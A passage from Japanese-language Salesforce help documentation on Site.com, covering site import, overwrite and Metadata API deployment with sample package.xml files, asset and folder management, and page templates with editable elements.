- [プロパティ] ペインの [スクリプト] セクションにある [ヘッドマークアップを編集] を使用して、ページの `<head>` セクションを編集できます。これは、HTML を手動で編集する場合に役立ちます。
- .zip ファイルをインポートして解凍しない場合、インポートできる最大ファイルサイズは 50 MB です。.zip ファイルを使用する場合、インポート処理中に [ファイルを解凍] を選択すると、最大 200 MB の .zip ファイルをインポートできます。zip で圧縮された状態でサイトが 200MB より大きい場合、複数の zip ファイルを作成して個別にインポートできます。
- Site.com では、ページをインポートするときに、リンクが正しい書式に設定されます。リンクは、コンテンツブロック、カスタムコード、およびヘッドスクリプトマークアップでチェックされます。さらにリンクチェッカーを使用して、リンクがページ上で破損していないかどうかを確認することもできます。ページを開き、[⚙] > [破損したリンクを検出] を選択します。ダイアログに、すべての破損リンク (ある場合) が表示されます。リンクを修正するには、[編集] をクリックします。HTML エディタでリンクが開きます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

関連トピック:

Site.com サイトのインポート

サイトのコピーと上書き

現在の本番稼動の Site.com サイトまたは Site.com コミュニティサイトをコピーし、別のサイトに置き換える場合があります。

まず、Sandbox 環境からサイトのコピーをエクスポートする必要があります。`.site` ファイルをエクスポートしたら、上書き機能を使用してそのファイルを本番組織にインポートします。上書きにより、本番サイトがインポートされたサイトに置き換えられます。同じ種別のサイトのみを上書きできます。たとえば、Site.com サイトを Site.com コミュニティサイトで上書きすることはできません。

1. Site.com Studio のエクスポート機能を使用して、`.site` ファイルを作成します。
2. 本番サイトの Site.com Studio から、[サイトアクション]>[このサイトを上書き] を選択します。または、組織の [Site.com] タブへのアクセス権がある場合、サイト名の横にある ▼ をクリックして [上書き] を見つけることもできます。
3. [参照] をクリックして、エクスポートした .site ファイルを見つけます。
4. 上書きの警告が表示されたら、[OK] をクリックします。

   警告: サイトを上書きすると、元に戻すことはできません。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

サイトを上書きする
- サイトレベルで割り当てられたサイト管理者またはデザイナロール

次に、上書きを使用する場合のヒントを示します。

- 変更を有効にするには、上書きしたサイトを公開する必要があります。
- サイトをコピーすると、本番サイトが上書きされます。そのため、`.site` ファイルをエクスポートして本番サイトをバックアップしてください。
- 上書きでは、データの変更はコピーされません。たとえば、サイトの繰り返しで使用するカスタムオブジェクトを作成した場合、この繰り返しは同じカスタムオブジェクトを作成するまで本番サイトでは機能しません。
- 本番サイトに存在するがコピー元のサイトには存在しない納入商品は、上書きプロセス中にごみ箱に移動するため、必要に応じて復元できます。
- コピーされたサイトの名前と本番サイトの名前が異なる場合、本番サイトの名前は保持され、コンテンツのみが変更されます。たとえば、サイトの名前が Site One で、Site Two という名前の本番サイトを上書きする場合、本番サイトの名前は Site Two のままになります。

関連トピック:

Site.com サイトのエクスポート

サイトをリリースするためのメタデータ API の使用

サイトをリリースするためのメタデータ API の使用

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザは、Sandbox から本番環境にサイトを移行できます。メタデータ API を使用して、Salesforce Communities サイトおよび Site.com サイトにリリース可能なパッケージを作成できます。

パッケージの作成に使用できるツールは複数あります。

- 変更セット (Site.com および Site.com コミュニティサイトに対してのみ)。コンポーネントの種類は `Site.com` となります。
- ワークベンチ。すべてのサイト種別の作成で機能します。メタデータ型は `SiteDotCom` となります。
- Ant 用 Force.com 移行ツール。すべてのサイト種別の作成で機能します。メタデータ型は `SiteDotCom` となります。

変更セットを使用している場合は、リストから Site.com を選択し、表示されるプロンプトに従ってパッケージを作成します。ツールとしてワークベンチまたは Force.com を使用している場合は、`package.xml` ファイルを作成する必要があります。このファイルは、パッケージを作成するためにメタデータ API に送信されます。

メモ: `package.xml` ファイルには、ゲストユーザプロファイルを含めることができます。その場合、ゲストユーザプロファイルはリリース時にサイトにリンクされます。

パッケージプロセス時には、コンテンツファイルとメタデータ xml ファイルを含むフォルダが生成されます。コンテンツファイルの名前は `[sitename].site` になります。メタデータ `.xml` ファイルの名前は `[sitename].site-meta.xml` になります。

`.site` ファイルを含まないパッケージをリリースすると、空のサイトが作成されます。パッケージにサイトファイルが含まれており、同じ名前のサイトが組織にすでに存在すると、サイトが更新されます。

メモ: メタデータ API を使用してサイトを Sandbox から本番にリリースするときのファイルサイズには制限があります。`.site` ファイルのアセットは、40 MB を超えることはできません。サイトは作成されますが、アセットは新しいサイトで壊れて表示されます。アセットを修正するには、Sandbox 環境からアセットを個別にエクスポートして、その後に新しいサイトにインポートします。

メタデータ API についての詳細は、『メタデータ API 開発者ガイド』を参照してください。変更セットについての詳細は、オンラインヘルプおよび https://developer.salesforce.com/page/Migration_Tool_Guide にある『Force.com 移行ツールガイド』を参照してください。

関連トピック:

- 変更セット
- package.xml サンプルファイル

package.xml サンプルファイル

次に、Site.com の `package.xml` サンプルファイルを示します。

次に、Site.com サイトの `package.xml` サンプルファイルを示します。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
    <types>
        <members>xyzsite</members>
        <name>SiteDotCom</name>
    </types>
    <version>30.0</version>
</Package>
```

次に、Salesforce Communities サイトの `package.xml` サンプルファイルを示します。パッケージには、ゲストユーザプロファイルも含まれます。

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
    <types>
        <members>xyzsite</members>
        <name>CustomSite</name>
    </types>
    <types>
        <members>xyzsite</members>
        <name>Network</name>
    </types>
    <types>
        <members>xyzsite1</members>
        <name>SiteDotCom</name>
    </types>
    <types>
        <members>xyzsite Profile</members>
        <name>Profile</name>
    </types>
    <version>30.0</version>
</Package>
```

サイトのアセットの管理

アセットのインポートと管理

寄稿者、公開者、サイト管理者は、Web サイトで使用する画像、HTML ページ、および PDF などのさまざまなアセットをインポートできます。アセットおよびファイルを個別にインポートしたり、zip ファイルを使用したりできます。Web サイト全体または多数のアセットをインポートする場合、目的のフォルダ構造でコンテンツの zip ファイルを作成する方が簡単です。Web サイトの zip ファイルをインポートすると、Site.com は Web サイトを再作成して、同じフォルダ構造ですべてのコンテンツを配置します。

メモ:

- .zip ファイルをインポートして解凍しない場合、インポートできる最大ファイルサイズは 50 MB です。.zip ファイルを使用する場合、インポート処理中に [ファイルを解凍] を選択すると、最大 200 MB の .zip ファイルをインポートできます。

1 つ以上のファイルを最もすばやくインポートする手順は、次のとおりです。

1. コンピュータのファイルを選択し、Studio インターフェースに直接ドラッグします。これは、Mozilla® Firefox® および Google® Chrome のみでサポートされています。個々のファイルや zip ファイルをドラッグできます。
2. インポートするファイルのタイプによってはダイアログボックスが表示される場合があります。このダイアログボックスでは、次の操作を実行できます。
   - [ファイルを解凍] を選択して、.zip ファイルのコンテンツを抽出する。.zip ファイルにフォルダが含まれる場合、この構造はサイト内で維持されます。
   - [既存のファイルを上書き]を選択して、サイトの既存のファイルを置き換える。
   - サイト管理者またはデザイナの場合、[CCS ファイルをスタイルシートに変換します]を選択して、Webサイトのスタイルに使用できるスタイルシートに CSS を変換する。

     メモ: CSS ファイルを含む .zip ファイルをインポートしても変換に失敗する場合、ファイルが有効でない可能性があります。このオプションをオフにして、.zip ファイルを再インポートしてください。
   - [HTML ファイルをページに変換します] を選択して、HTML ページを Web サイトにインポートする。HTML ページの構造はサイト内で維持されますが、HTML はインポート時に検証されません。

または、1 つのファイルをインポートする手順は、次のとおりです。

1. [インポート...] をクリックします。
2. [参照...] をクリックして、ファイルを特定します。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

Site.com サイトのコンテンツのみを編集する

- `Site.com Contributor` ユーザ

および

サイトレベルで割り当てられた寄稿者ロール

3. ファイルを選択し、[開く] をクリックします。
4. インポートするファイルのタイプに応じて、次を実行できます。
   - [ファイルを解凍] を選択して、.zip ファイルのコンテンツを抽出する。.zip ファイルにフォルダが含まれる場合、この構造はサイト内で維持されます。
   - サイトの既存のファイルを置き換えるには、[既存のファイルを上書き] を選択します。
   - サイト管理者またはデザイナの場合、[CCS ファイルをスタイルシートに変換します] を選択して、Web サイトのスタイルに使用できるスタイルシートに CSS を変換する。

     メモ: CSS ファイルを含む .zip ファイルをインポートしても変換に失敗する場合、ファイルが有効でない可能性があります。このオプションをオフにして、.zip ファイルを再インポートしてください。

   - [HTML ファイルをページに変換します] を選択して、HTML ページを Web サイトにインポートする。HTML ページの構造はサイト内で維持されますが、HTML はインポート時に検証されません。
5. [インポート] をクリックします。ファイルが正常にインポートされたかどうかを示すメッセージが表示されます。
6. [×] をクリックします。

サイトページのテキストエリアに動画や画像を追加するか、インポートされたアセットへのハイパーリンクを作成できます。サイト管理者またはデザイナの場合は、ページに画像を直接追加することもできます。

[概要] タブの [アセット] ビューのインポートされたアセットのリストを表示します。また、サイトのフォルダ階層を表示する [すべてのサイトのコンテンツ] ビューのアセットにもアクセスできます。

- インポートされた画像のサムネールを参照するには、その画像にマウスポインタを置きます。
- コンピュータにアセットを保存するには、そのアセットの上にマウスポインタを置くか、選択して、[⚙▾]> [ダウンロード] をクリックします。
- サイトからアセットを削除するには、サイト管理者またはデザイナの場合は、そのアセットの上にマウスポインタを置くか、選択して、[⚙▾]>[削除]をクリックします。アセットがサイトで使用されている場合、アセットが使用されている場所の一覧と共に、確認メッセージが表示されます。
- サイト管理者またはデザイナがサイトのアセット名を変更するには、アセットの上にマウスポインタを置いて [⚙▾] > [名前を変更] をクリックします。

関連トピック:

Site.com のページ要素の追加
サイト管理者またはデザイナとしての Site.com Studio の使用
寄稿者としての Site.com Studio の使用
アセットのエクスポート

アセットのエクスポート

デザイナおよびサイト管理者は、.site ファイルからサイトのすべてのアセットを個別にエクスポートできます。アセットは、一緒に、または個々にエクスポートできます。

すべてのアセットをエクスポートする場合、アセットは zip ファイルにエクスポートされます。その zip ファイルには、たとえば *sitename*-Assets.zip のように、サイト名にちなんで名前が付けられます。

[概要] タブから [] > [サイトアセットをエクスポート] をクリックしてアセットをエクスポートします。

1 つのアセットをエクスポートするには、アセットの上にマウスを置き、[アクション] メニューから [ダウンロード] を選択します。

メモ: メタデータ API を使用してサイトを Sandbox から本番にリリースするときのファイルサイズには制限があります。.site ファイルのアセットは、40 MB を超えることはできません。サイトは作成されますが、アセットは新しいサイトで壊れて表示されます。アセットを修正するには、Sandbox 環境からアセットを個別にエクスポートして、その後に新しいサイトにインポートします。

関連トピック:

アセットのインポートと管理

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- [Site.com Publisher ユーザ] 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

フォルダの作成および管理

サイト管理者またはデザイナとして、ページ、スタイルシート、テンプレート、アセットを管理するフォルダを作成できます。

新規フォルダを作成する手順は、次のとおりです。

1. [概要] タブの [すべてのサイトコンテンツ] で、[新規フォルダ] をクリックします。
2. フォルダ名を入力します。
3. [作成] をクリックします。

フォルダはフォルダツリーの最上位レベルに作成されます。作成後は、ツリー構造の任意の場所にフォルダをドラッグできます。同様に、作成するフォルダにファイルをドラッグアンドドロップできます。サブフォルダの名前を変更したり、サブフォルダを削除および作成するには、そのフォルダを右クリックするか、または [アクション] メニュー ( ) を使用します。

メモ: [すべてのサイトコンテンツ] ビューでの整列方法にかかわらず、サイトマップではフォルダは同じまま維持されます。

関連トピック:

サイト管理者およびデザイナの [概要] タブについて

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

ページの作成および管理

デザイナまたはサイト管理者としての Site.com ページの編集

ページテンプレートとサイトページを使用する場合、コンテンツ、構造、スタイルをすべて 1 つの場所に追加できます。[概要] タブで、ページまたはテンプレートをダブルクリックするか、マウスを置いて [ ] > [編集] をクリックして、ページまたはテンプレートを開きます。新規タブでページが開きます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition


ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール



- ページ要素と ページ構造ペイン(1)を使用して、ページ要素の検索、ページへのページ要素の追加、およびページ要素階層の並び替えを行うことができます。
- プロパティ、 スタイル、および イベントペイン(2)を使用して、選択したページまたは要素のプロパティの設定、スタイルの追加、イベントの作成を行うことができます。
- ツールバー (3) を使用して、次の操作を実行できます。
  - アクションを元に戻すまたはやり直す。
  - ページ要素を切り取る、コピーする、または貼り付ける。
  - 画像およびファイルなどの納入商品をインポートする。
  - 各種デバイスでページがどのように表示されるのかを確認するためにページをプレビューする。
  - サイトをプレビューするか、匿名のプレビューリンクを生成して他のユーザに送信する。
  - 最新の変更を公開する。
  - ページの名前変更や削除など、他のページアクションにアクセスする ( )。
- ページキャンバス (4) では、ページのレイアウトと、ページ要素の選択、編集、移動を行うことができます。

ヒント:

- キャンバスサイズを増やすには、 と をクリックして、左右のペインを非表示にします。ペインを再度開くには、そのアイコンをクリックします。
- ページを編集すると、変更が保存され、ページタブの状況アイコン ( ) が自動的に更新されます。

- サイトページまたはページテンプレートが別のテンプレートに基づいている場合、編集可能なページ要素は、ページ上に青色の境界線で強調表示されます。

関連トピック:

サイト管理者またはデザイナとしての Site.com Studio の使用

Site.com ページテンプレートの概要

Web サイトのページの作成を開始する前に、時間をかけて必要なページを計画し、特に、レイアウトを合わせるページを決めます。レイアウトを決定したら、最も早くページを作成する方法は基本レイアウトを作成するページテンプレートを使用する方法です。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ページテンプレートについて

ページテンプレートを使用すると、サイトページのレイアウトと機能を 1 か所で定義できます。共通のページ要素を追加したテンプレートに基づいてサイトページを作成すると、サイト全体で一貫性のあるデザインを実現できます。ページテンプレートは、公開サイトには表示されません。

テンプレートの作成者として、テンプレートに基づくページでユーザが編集可能な要素を指定します。デフォルトでは、テンプレートのページ要素は「ロック」されているため、「編集可能」としてマークしたページ要素を除いて、ユーザはテンプレートに基づいたページのコンテンツを編集できません。反対に、ユーザが、テンプレートに基づいたページの編集可能なページ要素を編集しても、変更はそのページに固有であり、テンプレートには影響しません。

たとえば、次のメインページテンプレートには、サイト (1) のすべてのページに共通の編集不可のヘッダーとナビゲーションメニューが含まれます。メインテンプレートには、そのテンプレートに基づいた各ページのページ固有コンテンツを格納する編集可能な中央パネル (2) も含まれます。



メモ:

- ページテンプレートには、1 つ以上の編集可能なページ要素を含めます。編集可能なページ要素が含まれていない場合、ユーザは、そのテンプレートに基づいたサイトページを編集できません。
- パネルは、ページテンプレートに編集可能なエリアを追加する場合に最適です。


ページテンプレートを使用して、次のことが可能です。

- ページ構造をレイアウトし、サイトページの作成時に開始点としてそれを使用することで時間と手間を節約する。たとえば、固定のヘッダーパネル、固定のサイドメニュー、編集可能な中央パネルを含むテンプレートを設計し、中央パネルには、ページ固有のページ要素とコンテンツを追加できます。
- Web サイトのレイアウトまたはスタイルの全体的な更新をすばやく行う。テンプレートのデザインを変更すると、すべての変更内容がそのテンプレートを使用するすべてのページにすぐに反映されます。
- 他のユーザ (寄稿者やその他のサイト管理者およびデザイナなど) のサイトページの変更を制御する。たとえば、寄稿者に特定のコンテンツブロックのみ編集を許可できます。
- テンプレートデザインをピクセル単位で保持する。ユーザがテンプレートに基づいたページを編集しても、変更はテンプレートに影響しません。
- 子テンプレートを作成して、共通のデザイン要素を再使用する。
- 寄稿者にテンプレートに基づいたサイトページの作成を許可できる。


子テンプレートについて

より複雑なページレイアウトの場合、子テンプレートは、共通のデザイン要素を再使用する有用な方法です。たとえば、Webサイトには、ナビゲーションメニューなど、サイトのすべてのページで同じ要素があります。ただし、一部のページには、それらのページにのみ共通の要素を含める場合があります。たとえば、サイトのサブセクション内のページにはサブセクションヘッダーがあります。別のテンプレートに基づいたテンプレートである子テンプレートを使用して、メインテンプレートデザインを再使用できます。

子テンプレートは、メインページテンプレートをベースに使用して、編集不可のヘッダーとナビゲーションメニュー (1) と編集可能な中央パネル (2) を継承し、パネルの中に編集不可のサブセクションヘッダー (3) を追加します。また、メインテンプレートの中央パネルは、メインテンプレートを直接ベースにしたページでのみ編集可能なため、新しい編集可能な中央パネル (4) を追加する必要があります。



これで、子テンプレートに基づいたページに、編集不可のメインヘッダー、ナビゲーションメニュー、サブセクションヘッダーと、そのページのコンテンツを格納する編集可能な中央パネル (5) が挿入されました。



ベストプラクティス

- サイト構造とページのレイアウトを計画します。最初に Web サイトの計画に時間をかけ、サイトの作成時間を節約します。
- ナビゲーションメニューやヘッダーなど、サイトのすべてのページに共通の要素を特定して、ページテンプレートに追加できます。
- 可能な限りページテンプレートを使用して、コンテンツの再使用を推進し、時間を節約します。
- メインページテンプレートのデザインは、今後簡単に変更できるようにできるだけシンプルにするように心がけます。複雑なサイトデザインの場合は、子テンプレートを使用して、柔軟性を最大限に高めます。

関連トピック:

Site.com のページテンプレートの作成
Site.com ページの作成
寄稿者の Studio ビューの設定
Site.com ページで使用するテンプレートの特定

Site.com のページテンプレートの作成

ページテンプレートを使用すると、サイトページのレイアウトと機能を 1 か所で定義できます。共通のページ要素を追加したテンプレートに基づいてサイトページを作成すると、サイト全体で一貫性のあるデザインを実現できます。テンプレートに基づいたページは、テンプレートの要素を継承するため、1 か所を変更するだけでサイト全体を変更できます。

レイアウトからページレイアウトを作成できます。または、テンプレートを作成済みの場合、それをベースにして、子テンプレートを作成して、メインテンプレートのデザインを再使用できます。

レイアウトからのページテンプレートの作成

完全に空白のテンプレートから作成を開始する、または基本のページレイアウトを使用する手順は、次のとおりです。

1. [概要] タブの [ページテンプレート] にマウスを置いて [新規] をクリックするか、[ページテンプレート] ビューの [新規ページテンプレート] をクリックします。
2. ページのテンプレート名を入力します。テンプレート名には、#、?、または @ などの特殊文字を含めることはできません。
3. [レイアウト] をクリックして、空白ページ、またはヘッダーとフッターのあるページなど事前定義されたページレイアウトのいずれかを選択します。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

メモ: 事前定義されたページレイアウトでは、パネルを使用して、列、ヘッダー、フッターを作成します。パネルではインライン CSS を使用して位置を設定するため、ページを作成した後に簡単にレイアウトを変更できます。ただし、CSS に精通していて CSS ルールを使用する場合は、パネルを選択して、[スタイル] ペイン ( ) の [コード] タブからコードを削除し、[適用] をクリックして、インラインスタイルを削除できます。

4. 次のレイアウトモードを選択します。
   - ブラウザウィンドウの幅に合わせてページを拡張するには、[全体の幅] をクリックします。
   - ページの幅を設定するには、[固定幅] をクリックして幅を入力します。
5. [作成] をクリックします。ページテンプレートが開きます。

次に、テンプレートを完成させる必要があります。

ヒント:

- デフォルトでは、作成するテンプレートは、組織の他のサイト管理者およびデザイナのみ使用できます。寄稿者がテンプレートに基づいたページを作成できるようにするには、[プロパティ] ペイン ( ) で [寄稿者が利用可] を選択します。
- 他のページを変換または複製して、テンプレートを作成することもできます。

子テンプレートの作成

子テンプレートのベースに既存のテンプレートを使用する手順は、次のとおりです。

- 最も早くページを作成する手順は、次のとおりです。
  1. [概要] タブの [ページテンプレート] ビューでテンプレートを選択して、[ ] > [子テンプレートを作成] をクリックします。または、テンプレートを開いている場合は、[ページアクション] > [子テンプレートを作成] をクリックします。
  2. ページのテンプレート名を入力します。テンプレート名には、#、?、または @ などの特殊文字を含めることはできません。
  3. [作成] をクリックします。子テンプレートが開きます。
- 次の手順でもページを作成できます。
  1. [概要] タブの [ページテンプレート] にマウスを置いて [新規] をクリックするか、[ページテンプレート] ビューの [新規ページテンプレート] をクリックします。
  2. ページのテンプレート名を入力します。テンプレート名には、#、?、または @ などの特殊文字を含めることはできません。
  3. [ページテンプレート] をクリックして、ページテンプレートを選択します。
  4. [作成] をクリックします。子ページテンプレートが開きます。

テンプレートの完成

作成したテンプレートは、次の手順で完成させる必要があります。

- ページテンプレートをレイアウトする

- テンプレートに他のページ要素を追加する
- 編集可能なエリアを作成する
- テンプレートに基づいたサイトページを作成する

関連トピック:

編集可能なテンプレートエリアの作成
Site.com ページで使用するテンプレートの特定
Site.com ページテンプレートの概要
寄稿者の Studio ビューの設定

編集可能なテンプレートエリアの作成

テンプレートの作成者として、テンプレートに基づくページでユーザが編集可能な要素を指定します。

派生したページまたは子テンプレートでページ要素を編集可能にするには、ページテンプレートまたは[ページ構造]ペイン( )のページ要素を選択して、[ ]>[編集可能にする]をクリックするか、[プロパティ]ペイン( )で[編集可]を選択します。

編集可能なページ要素は、ページテンプレートが開いている場合は、ページ上に青色の境界線で強調表示されます。また、[ページ構造]ペインと、ページの要素の上にマウスを置くと表示される情報ポップアップには、鉛筆アイコン( )が表示されます。



関連トピック:

編集可能なページ要素について
寄稿者の Studio ビューの設定
Site.com のページテンプレートの作成

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション(制限付き): **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

編集可能なページ要素について

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ページテンプレートでページ要素を［編集可］に設定した場合、そのページ要素は親テンプレートから派生したすべての子ページまたはテンプレートで編集可能になります。

編集可能なページ要素を作成する場合、次のヒントを活用してください。

- 編集可能なページ要素は、子ページおよびテンプレートで青の境界線で強調表示されます。
- パネル内のページ要素を編集可能にする場合に、コンテナパネルも編集可能にすることはできません。
- ユーザは、テンプレートに基づいたページの編集可能なページ要素のイベント、スタイル、プロパティを変更できない。
- ユーザは、テンプレートに基づいたページの編集可能なページ要素をサイズ変更、再配置、削除できない。ただし、要素の [自動高さ設定] プロパティがテンプレートで有効化されている場合は、テンプレートに基づいたページのコンテンツに合わせて高さが調整されます。
- ページテンプレートから編集可能な要素を削除すると、その編集可能な要素はすべての子ページとテンプレートから削除されます。
- ページ要素の［編集可］プロパティを有効化すると、そのテンプレートに基づくすべてのページまたは子テンプレートで有効化されている状況が継承されます。つまり、子テンプレートで有効化された状況は、その子などのすべてにカスケードされます。編集権限を下位レベルにカスケードしない場合は、子テンプレートのページ要素の［編集可］プロパティを無効化します。

寄稿者の編集可能なページ要素

- 寄稿者は、テンプレートに基づいたサイトページの編集可能なコンテンツブロックを変更できる。寄稿者は、テンプレートに基づいたサイトページの編集可能なパネル内に配置されたコンテンツブロックも編集できます。

  ヒント: その他のサイト管理者またはデザイナのみが編集できるコンテンツブロックを追加するには、代わりに、カスタムコードを使用します。

- 寄稿者は、テンプレートに基づいたサイトページの編集可能なパネルにコンテンツブロックを追加できる。寄稿者がウィジェットを使用できるようにする場合は、ウィジェットを編集可能なパネルに追加することもできます。
- サイト管理者およびデザイナは、編集可能にしたページ要素を編集できる。

編集可能なページ要素のデフォルトのコンテンツ

子ページまたはテンプレート上のすべての編集可能なページ要素のコンテンツは、親ページテンプレートの編集可能な要素のコンテンツにリンクされています。親テンプレートの編集可能なページ要素のコンテンツを更新すると、その変更はすべての子ページまたはページテンプレートに転送されます。ただし、子ページまたはテンプレートのレベルで編集可能なページ要素のコンテンツを変更する場合、要素間のリンクが機能しなくなり、親テンプレートのページ要素に行われたその後の変更は子には反映されません (コンテンツの制御を親テンプレートに戻すには、ページ上または [ページ構造] ペイン内の編集可能なページ要素を選択して、[▾] >

[親コンテンツに戻す]をクリックします。これを実行すると、編集可能ページ要素のカスタムコンテンツがすべて失われます)。

親テンプレートのパネルの［編集可］プロパティを無効化すると、子ページまたはテンプレートでそのパネルに行ったすべての変更が上書きされます。子レベルのパネルへの変更が表示されなくなり、パネルには親テンプレートのコンテンツのみが反映されます。ただし、子レベルの変更は失われません。親テンプレートのパネルの［編集可］プロパティを再有効化すると、その子に以前追加されたカスタムコンテンツが復元されます。親レベルで要素に加えられた変更は、表示されなくなります。

関連トピック:

- 編集可能なテンプレートエリアの作成
- 寄稿者の Studio ビューの設定
- Site.com のページテンプレートの作成
- Site.com のページ要素の編集および使用

Site.com ページの作成

サイト管理者またはデザイナがサイトページを作成する場合、ページテンプレートに基づいてページを作成するように選択できます。ナビゲーションメニューなど共通のページ要素が含まれるサイトページを複数作成する場合、最初にページテンプレートを作成し、そのテンプレートに基づいてサイトページを作成すると、時間と手間も節約して一貫性のあるデザインを実現できます。または、構造が類似したサイトページがない、または、ホームページのように全体的なサイトデザインを合わせない単発のサイトページを作成する必要がある場合は、基本レイアウトに基づいてページを作成できます。

レイアウトからのサイトページの作成

完全に空白のページから作成を開始するか、または基本のページレイアウトを使用します。

1. [概要] タブの [サイトページ] にマウスを置いて [新規] をクリックするか、[サイトページ] ビューが開いているときに [新規] > [サイトページ] をクリックします。
2. サイトページ名を入力します。ページ名には、空白や、#、?、または @ などの特殊文字を含めることができません。
